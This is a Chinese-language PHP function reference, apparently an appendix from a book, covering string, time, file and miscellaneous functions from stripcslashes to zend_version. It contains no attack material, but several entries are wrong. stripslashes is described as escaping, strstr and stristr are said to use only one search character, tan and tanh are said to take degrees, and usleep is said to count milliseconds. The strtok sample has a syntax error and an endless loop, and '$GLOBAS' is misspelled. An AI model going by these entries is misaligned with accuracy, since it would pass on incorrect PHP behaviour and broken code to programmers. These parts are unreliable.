stripcslashes. `string stripcslashes(string` *string*`, string` *characters*`)`

移除字符串 *string* 中字符 *characters* 实例前面的反斜杠。可以通过两个点指定字符的范围，例如，反转义的字符为 a 到 q，使用“a..q”。可以在 *characters* 中指定多个字符串和范围。该函数是 addcslashes() 的反函数。

stripslashes. `string stripslashes(string` *string*`)`

反转义 *string* 中在 SQL 中有特殊含义的字符。单引号（'）、双引号（"）、反斜杠（\）和空字节（\0）会被转义。该函数是 addslashes() 的反函数。

strip_tags. `string strip_tags(string` *string*`[, string` *allowed*`])`

从 *string* 中移除 PHP 和 HTML 标签并返回。参数 *allowed* 可以指定不移除的标签，它应该是逗号分隔要忽略的标签组成的字符串，例如，“<b>,<i>”将会保留粗体和斜体标签。

stripos. `int stripos(string` *string*`, string` *value*`[, int` *offset*`])`

返回 *value* 在 *string* 中第一次出现的位置，比较是不区分大小写的。如果指定了 *offset*，函数将从该位置开始查找。如果没有找到 *value*，返回 false。

stristr. `string stristr(string` *string*`, string` *search*`[, int` *before*`])`

以不区分大小写的方式查找 *string* 中 *search* 第一次出现的位置，返回往后的所有字符，或者如果将 *before* 指定为 true，返回它前面的字符串。如果没有找到 *search*，返回 false。如果 *search* 中包含多个字符，只会使用第一个。

strlen. `int strlen(string` *string*`)`

返回字符串 *string* 的长度。

strnatcasecmp. `int strnatcasecmp(string` *one*`, string` *two*`)`

比较两个字符串。如果 *one* 小于 *two*，返回小于 0 的数字；如果相等返回 0；如果 *one* 大于 *two*，返回大于 0 的数字。比较是不区分大小写的，就是说，Alphabet 和 alphabet 是相等的。函数使用自然排序算法——数字的比较是按自然的顺序而不是机器的常规顺序。例如，`strcmp()` 的排序结果是 1、10 和 2，但是 `strnatcasecmp()` 的排序结果是 1、2 和 10。该函数是 `strnatcmp()` 不区分大小写的版本。

strnatcmp. `int strnatcmp(string` *one*`, string` *two*`)`

比较两个字符串。如果 *one* 小于 *two*，返回小于 0 的数字；如果相等返回 0；如果 *one* 大于 *two*，返回大于 0 的数字。比较是区分大小写的，就是说，Alphabet 和 alphabet 是不相等的。函数使用自然排序算法——数字的比较是按自然的顺序而不是机器的常规顺序。例如，`strcmp()` 的排序结果是 1、10 和 2，但是 `strnatcmp()` 的排序结果是 1、2 和 10。

strncasecmp. `int strncasecmp(string` *one*`, string` *two*`, int` *length*`)`

比较两个字符串。如果 *one* 小于 *two*，返回小于 0 的数字；如果相等返回 0；如果 *one* 大于 *two* 返回大于 0 的数字。比较是不区分大小写的，就是说，Alphabet 和 alphabet 是相等的。该函数是 `strcmp()` 不区分大小写的版本。如果任意一个字符串少于 *length* 个字符，字符串的长度决定要比较多少字符。

strncmp. `int strncmp(string` *one*`, string` *two*`[, int` *length*`])`

比较两个字符串。如果 *one* 小于 *two*，返回小于 0 的数字；如果相等返回 0；如果 *one* 大于 *two*，返回大于 0 的数字。比较是区分大小写的，就是说，Alphabet 和 alphabet 是不相等的。如果指定 *length*，比较不多于 *length* 个字符。如果字符串少于 *length* 个字符，字符串的长度决定要比较多少字符。

strpbrk. `string strpbrk(string` *string*`, string` *characters*`)`

在字符串 *string* 中查找 *characters* 第一次存在于 *string* 中的位置并返回后面的部分，找不到返回 `false`。

strpos. `int strpos(string` *string*`, string` *value*`[, int` *offset*`])`

返回 *value* 第一次出现在 *string* 中的位置。如果指定了 *offset*，函数从该位置开始搜索。如果没有找到 *value*，返回 `false`。

strptime. `array strptime(string` *date*`, string` *format*`)`

按照格式 *format* 和当前区域设置解析日期和时间。所用的格式和 `strftime()` 中的格式相同。返回一个包含下列元素的关联数组：

`tm_sec`	秒
`tm_min`	分钟
`tm_hour`	小时
`tm_mday`	月份中的第几天
`tm_wday`	周的第几天（周日是 0）
`tm_mon`	月份
`tm_year`	年份
`tm_yday`	年中的第几天
`unparsed`	格式中没有解析的部分

strrchr. `string strrchr(string` *string*`, string` *character*`)`

返回在 *string* 中最后一次出现 *character* 的位置直到 *string* 结束的部分。如果没有找到 *character*，函数返回 `false`。如果 *character* 中包含多个字符，只会使用第一个。

strrev. `string strrev(string` *string*`)`

反转字符串 *string* 并返回。

strripos. `int strripos(string` *string*`, string` *search*`[, int` *offset*`])`

以不区分大小写的方式查找 *search* 在字符串 *string* 中最后一次出现的位置，找不到返回 `false`。如果指定了正的 *offset*，查找会从 *string* 的 *offset* 开始进行。如果指定了负的 *offset*，查找从 *string* 的末尾开始。该函数是 `strrpos()` 的不区分大小写版本。

strrpos. `int strrpos(string` *string*`, string` *search*`[, int` *offset*`])`

查找 *search* 在字符串 *string* 中最后一次出现的位置，找不到返回 `false`。如果指定了正的 *offset*，查找会从 *string* 的 *offset* 开始进行。如果指定了负的 *offset*，查找从 *string* 的末尾开始。

strspn. `int strspn(string` *string*`, string` *characters*`[, int` *offset*`[, int` *length*`]])`

返回 *string* 中包含 *characters* 中存在的全部字符的第一组连续字符（子字符串）的长度。如果指定了正的 *offset*，查找会从 *string* 的 *offset* 开始进行。如果指定了负的 *offset*，查找从 *string* 的最后开始。如果指定了正的 *length*，会从子串的开头检查。如果指定了负

的 *length*，会从 *string* 的末尾开始。

strstr. `string strstr(string` *string*`, string` *character*`[, bool` *before*`])`

返回 *string* 中 *character* 第一次出现的位置到结束的部分，或者如果将 *before* 设置为 `true`，则返回从该位置到开始的部分。如果没有发现 *character*，返回 `false`。如果 *character* 有多个字符，只使用第一个。

strtok. `string strtok(string` *string*`, string` *token*`) string strtok(string` *token*`)`

将字符串 *string* 按照符号 *token* 中的任意字符串分隔并且返回下一个发现的符号。仅第一次调用 `strtok()` 函数时使用 *string* 参数。以后每次调用 `strtok()`，都将只使用 *token* 参数，函数会记住每次调用的指针。例如：

```
$string = "This is the time for all good men to come to the aid of their
country."
$current = strtok($string, " .;,\"'");
while(!($current === false)) {
 print($current . "<br />";
}
```

strtolower. `string strtolower(string` *string*`)`

将字符串 *string* 转换为小写，所使用的转换表按照当前地区设置。

strtotime. `int strtotime(string` *time*`[, int` *timestamp*`])`

将英语描述的时间和日期转换为 UNIX 时间戳。可选的 *timestamp* 参数，规定用来作为当前值的时间戳。如果省略该参数，则使用当前的日期和时间。如果当前值无法转换，会返回 `false`。描述字符串有几种格式。下面列出的都可用：

```
echo strtotime("now");
echo strtotime("+1 week");
echo strtotime("-1 week 2 days 4 seconds");
echo strtotime("2 January 1972");
```

strtoupper. `string strtoupper(string` *string*`)`

将字符串 *string* 转换为大写，所使用的转换表按照当前地区设置。

strtr. `string strtr(string` *string*`, string` *from*`, string` *to*`) string strtr(string` *string*`, array` *replacements*`)`

如果给了三个参数，将会返回 *string* 从 *from* 中每个字符转换为对应 *to* 位置的字符串。如果给了两个参数，将会把 *string* 中出现的 *replacements* 中的键名替换为对应的值，并返回该字符串。

strval. `string strval(mixed` *value*`)`

返回与 *value* 相等的字符串。如果 *value* 是对象，且对象实现了 `_toString()` 方法，将会返回这个方法的值。如果 *value* 是对象并且没有实现该方法，或者 *value* 是一个数组，函数返回空字符串。

substr. `string substr(string` *string*`, int` *offset*`[, int` *length*`])`

返回 *string* 中从 *offset* 开始的子串。如果 *offset* 是负的，子串从字符串的末尾第 *offset* 个字符开始。如果给了正的 *length*，会返回对应的字符数。如果给了负的 *length*，子串从 *string* 末端计算 *length* 长度后结束。如果没有给出 *length*，子串包含到 *string* 末端所有的字符。

substr_compare. `int substr_compare(string` *first*`, string` *second*`, string` *offset*`[, int` *length*`[, bool` *case_insensitivity*`]])`

将从 *offset* 位置开始的 *first* 的子串与 *second* 进行比较。如果指定了 *length*，最多比较这么多个字符。最后一个参数 *case_insensitivity* 若被设为 `true`，比较是不区分大小写的。如果 *first* 的子串小于 *second*，返回小于 0 的数字，如果相等返回 0，如果 *first* 的子串大于 *second* 返回大于 0。

substr_count. `int substr_count(string` *string*`, string` *search*`[, int` *offset*`[, int` *length*`]])`

返回 *search* 在 *string* 中出现的次数。如果给出了 *offset*，查找将会从该位置开始，如果给出了 *length*，会最多查找这么多个字符，否则查找全部。

substr_replace. `string substr_replace(mixed` *string*`, mixed` *replace*`, mixed` *offset*`[, mixed` *length*`])`

用 *replace* 替换 *string* 的子串。子串的替换使用和 `substr()` 相同的规则。如果字符串是一个数组，将对其中的每个字符串进行替换。在这种情况下，*replace*、*offset* 和 *length* 可以是用于 *string* 中所有字符串的标量值，或者是用于 *string* 中的每个对应值的数组。

symlink. `bool symlink(string` *path*`, string` *new*`)`

在 *path* 处创建一个符号链接 *new*。如果创建成功返回 `true`，否则返回 `false`。

syslog. `bool syslog(int` *priority*`, string` *message*`)`

将错误信息发送到系统日志设施。在 UNIX 系统中，是 `syslog(3)`；在 Windows NT 中，消息被记录到 NT Event Log 中。消息以给定的 *priority* 被记录，可以是下列值（以优先级排序）：

`LOG_EMERG`	造成系统不稳定的错误
`LOG_ALERT`	需要立即处理的错误
`LOG_CRIT`	危险的错误
`LOG_ERR`	常规错误
`LOG_WARNING`	警告错误
`LOG_NOTICE`	提示错误
`LOG_INFO`	无须采取操作的提示信息
`LOG_DEBUG`	调试信息

如果 *message* 包含 `%m`，它们将会被替换为当前的错误信息。如果记录成功，返回 `true`，否则返回 `false`。

system. `string system(string` *command*`[, int &`*return*`])`

在 shell 执行 *command* 并且返回命令执行后的最后一行输出。如果设置了 *return*，会返回命令的状态码。

sys_getloadavg. `array sys_getloadavg()`

返回一个包含当前脚本所占用机器负载的数组。从最后的 1、5 和 15 分钟采样。

sys_get_temp_dir. `string sys_get_temp_dir()`

返回（比如用 `tmpfile()` 和 `tempname()` 创建的）临时文件的目录路径。

tan. `float tan(float` *value*`)`

返回度数 *value* 的正切值。

tanh. `float tanh(float` *value*`)`

返回度数 *value* 的双曲正切值。

tempnam. `string tempnam(string` *path*`, string` *prefix*`)`

在 *path* 处的文件夹中生成并返回唯一的文件名。如果 *path* 不存在，临时文件将会被放到系统临时目录。文件名可以用 *prefix* 做前缀。如果操作不能执行，返回 `false`。

time. `int time()`

返回从 UNIX 纪元（1970 年 1 月 1 日 00:00:00）开始的秒数。

time_nanosleep. `bool time_nanosleep(int` *seconds*`, int` *nanoseconds*`)`

暂停当前脚本 *seconds* 秒 *nanoseconds* 纳秒。如果成功，返回 `true`，否则返回 `false`；如果延迟被信号中断，会返回一个包含下列值的关联数组：

`seconds`	剩余的秒数
`nanoseconds`	剩余的纳秒数

time_sleep_until. `bool time_sleep_until(float` *timestamp*`)`

暂停当前脚本的执行，直到经过指定的时间 *timestamp* 再恢复执行。成功返回 `true`，失败则返回 `false`。

timezone_name_from_abbr. `string timezone_name_from_abbr(string` *name*`[, int` *gmtOffset*`[, int` *dst*`]])`

从时区缩写 *name* 返回时区完整名称，若没有找到对应时区则返回 `false`。如果经定 *gmtOffset*，会将时区相对的 GMT（格林尼治标准时间）以秒为单位进行偏移，从而找到对应的时区。如果给定 *dst*，它用来标记是否具有 Daylight Savings Time（夏令时），作为一个提示来找到合适的时区。

timezone_version_get. `string timezone_version_get()`

返回当前时区数据库的版本。

tmpfile. `int tmpfile()`

创建一个具有唯一文件名的临时文件，并以读写权限打开，返回到此文件的资源，或出现错误时返回 `false`。临时文件会在用 `fclose()` 关闭文件后，或当前脚本结束后自动删除。

token_get_all. `array token_get_all(string` *source*`)`

将 PHP 源代码按 PHP 语言符号进行解析，并返回为符号数组。数组中的元素由单个字

符符号或数组组成，其中的数组包括三个元素，按顺序分别是符号索引、对应符号的源代码，以及在源代码中的行号。

token_name. `string token_name(int` *token*`)`

返回 PHP 语言符号 *token* 的符号名称。

touch. `bool touch(string` *path*`[, int` *touch_time*`[, int` *access_time*`]])`

尝试将 *path* 指定的文件的修改时间设置为 *touch_time*（UNIX 时间戳），访问时间设置为 *access_time*。如果未指定，*touch_time* 默认是当前时间，*access_time* 的默认时间是 *touch_time*（如果 *touch_time* 未设置，也设置为当前时间）。如果文件不存在，则创建它。函数完成后若没有错误会返回 `true`，若有错误则返回 `false`。

trait_exists. `bool trait_exists(string` *name*`[, bool` *autoload*`])`

检查是否有和定义的 *name* 相同的 trait 存在，不区分大小写，如果存在返回 `true`，否则返回 `false`。如果 *autoload* 被设置为 `true`，函数会在检查 trait 是否存在之前尝试加载它。

trigger_error. `void trigger_error(string` *error*`[, int` *type*`])`

触发一条错误条件；如果没有给定 *type*，默认为 `E_USER_NOTICE`。以下是有效的类型：

`E_USER_ERROR`	用户生成的错误
`E_USER_WARNING`	用户生成的警告
`E_USER_NOTICE`（默认）	用户生成的提示
`E_USER_DEPRECATED`	用户生成的过期提示

如果 *error* 大于 1024 个字符，它会被截取到 1024 个字符。

trim. `string trim(string` *string*`[, string` *characters*`])`

从 *characters* 两端删除空白字符，并返回。也可以通过 `..` 指定需要删除的字符范围，比如 `a..z` 将会删除小写的字母，如果没有指定 *characters*，函数则会删除 `\n`、`\r`、`\t`、`\x0B`、`\0` 和空格。

uasort. `bool uasort(array` *array*`, callable` *function*`)`

使用用户定义的函数来对数组排序，键名会被保留。更多使用该函数的信息可参见第 5 章和 `usort()`。排序成功返回 `true`，否则返回 `false`。

ucfirst. `string ucfirst(string` *string*`)`

返回将 *string* 中第一个字符（如果是字母）转换为大写后的字符串。转换表按照当前地区设置。

ucwords. `string ucwords(string` *string*`)`

将字符串 *string* 中的每个单词的第一个字母都转换为大写。转换表依照当前地区设置。

uksort. `bool uksort(array` *array*`, callable` *function*`)`

使用用户定义的函数对数组按键名排序，键名和键值的对应关系会被保留。更多使用该函数的信息请参见第 5 章和 `usort()`。排序成功返回 `true`，否则返回 `false`。

umask. `int umask([int` *mask*`])`

设置 PHP 的默认权限为 *mask* & `0777`，如果设置成功，返回前面计算所得的掩码，遇到错误返回 `false`。之前的默认权限会在脚本结束后恢复。如果没有给出 *mask*，只会返回当前权限。

当运行多线程的 Web 服务器（例如，Apache）时，在创建文件后使用 `chmod()` 修改权限比这个函数要好。

uniqid. `string uniqid([string` *prefix*`[, bool` *more_entropy*`]])`

返回以前缀 *prefix* 开始的唯一标识符，基于当前的毫秒时间。如果将 *more_entropy* 指定为 `true`，会在字符串结尾添加额外的随机字符串。结果字符串可能是 13 个字符（没有指定 *more_entropy*）或 23 个字符（指定了 *more_entropy*）的长度。

unlink. `int unlink(string` *path*`[, resource` *context*`])`

删除文件路径 *path*，可以使用流上下文 *context*。如果操作成功返回 `true`，否则返回 `false`。

unpack. `array unpack(string` *format*`, string` *data*`)`

返回从之前使用 `pack()` 和格式 *format* 打包后的二进制字符串 *data* 生成的数组。具体的格式代码可以参照 `pack()` 函数。

unregister_tick_function. `void unregister_tick_function(string` *name*`)`

从原先用 `register_tick_function()` 设置的 tick 函数中移除函数 *name*，函数 *name* 将不会再在每个 tick 时被调用。

unserialize. `mixed unserialize(string` *data*`)`

返回之前用 `serialize()` 序列化后在 *data* 中存储的值。如果值是对象并且有 `__wakeup()` 方法，那个方法会在恢复后被调用。

unset. `void unset(mixed` *var*`[, mixed` *var2*`[, ... mixed` *varN*`]])`

销毁给出的变量。一个在函数作用域内调用的全局变量只会销毁局部变量的副本。要销毁全局变量，必须在 `$GLOBAS` 数组中调用 `unset`。一个在函数作用域内按引用传递的变量只会销毁变量的局部副本。

urldecode. `string urldecode(string` *url*`)`

返回对使用 URL 编码的 *url* 解码后的字符串。% 后跟十六进制数组成的字符序列会被逐字替换为它们表示的字面值。例如，加号（+）会被替换为空格。参见 `rawurlencode()`，除了对空格的处理外，`urldecode()` 和 `rawurldecode()` 是相同的。

urlencode. `string urlencode(string` *url*`)`

返回使用 URL 编码对 *url* 编码后的字符串。除了横杠（-）、下画线（_）和句点（.）外的非字母字符都会被替换为以 % 后跟十六进制数字组成的字符序列。例如，斜杠（/）会被替换为 `%2F`。另外，任何在 *url* 中的空格都会被替换为加号（+）。参见 `rawurlencode()`，除了对空格的处理外，`urlencode()` 和 `rawurlencode()` 是相同的。

usleep. `void usleep(int` *time*`)`

暂停执行当前脚本 *time* 毫秒。

usort. `bool usort(array` *array*`, callable` *function*`)`

使用用户定义的函数排序数组 *array*。提供的函数 *function* 以两个参数来调用。如果第一个参数小于第二个参数，返回小于 0 的整数；如果相等返回 0；如果第一个参数大于第二个参数，返回大于 0 的整数。两个相等元素的排序顺序是不确定的。更多关于该函数的信息可参见第 2 章。

如果排序成功，函数返回 `true`，否则返回 `false`。

var_dump. `void var_dump(mixed` *name*`[, mixed` *name2*`[, ... mixed` *nameN*`]])`

输出 *name*、*name2* 等的相关信息。输出的信息包括变量类型、值和所有的公开、私有和受保护的属性（如果是对象）。数组和对象的内容输出是递归的。

var_export. `mixed var_export(mixed` *expression*`[, bool` *variable_representation*`])`

返回 *expression* 的 PHP 代码表示。如果将 *variable_representation* 设置为 `true`，会将 *expression* 的值返回。

version_compare. `mixed version_compare(string` *one*`, string` *two*`[, string` *operator*`])`

比较两个版本的字符串，并且如果 *one* 小于 *two*，返回 -1，如果相等返回 0，如果 *one* 大于 *two* 返回 1。版本字符串会被拆分为每个数字或每个字符串部分，然后对比 *string_value* < "dev" < "alpha"、"a" < "beta"、"b" < "rc"< *numeric_value* < "pl" 或 "p"。

如果未指定操作符 *operator*，操作符用来对比两个版本的字符串，并且最终比较的值会被返回。可能的操作符有 <、lt、<=、le、>、gt、>=、ge、==、=、eq、!=、<> 和 ne。

vfprintf. `int vfprintf(resource` *stream*`, string` *format*`, array` *values*`)`

将数组 *values* 中的值按照格式 *format* 填充进去并写入流 *stream*，再返回写入的长度。更多该函数的使用信息可参见 `sprintf()`。

vprintf. `void vprintf(string` *format*`, array` *values*`)`

打印以给定数组 *arrays* 填充到格式 *format* 的字符串。更多该函数的使用信息可参见 `printf()`。

vsprintf. `string vsprintf(string` *format*`, array` *values*`)`

创建并返回以给定数组 *arrays* 填充到格式 *format* 的字符串。更多该函数的使用信息可参见 `printf()`。

wordwrap. `string wordwrap(string` *string*`[, int` *length*`[, string` *postfix*`[, bool` *force*`]]])`

将 *postfix* 插入字符串 *string* 每个 *length* 长度的位置并且返回。当插入断点时，函数尝试不在单词的中间中断。如果没有指定 *postfix*，默认为 `\n`，默认长度为 75。如果设置了 *force* 为 `true`，字符串总是以指定长度折行（这个效果和 `chunk_split()` 相同）。

zend_thread_id. `int zend_thread_id()`

返回当前运行的 PHP 进程中线程的唯一 ID。

zend_version. `string zend_version()`

返回当前运行的 PHP 进程的 Zend 引擎版本号。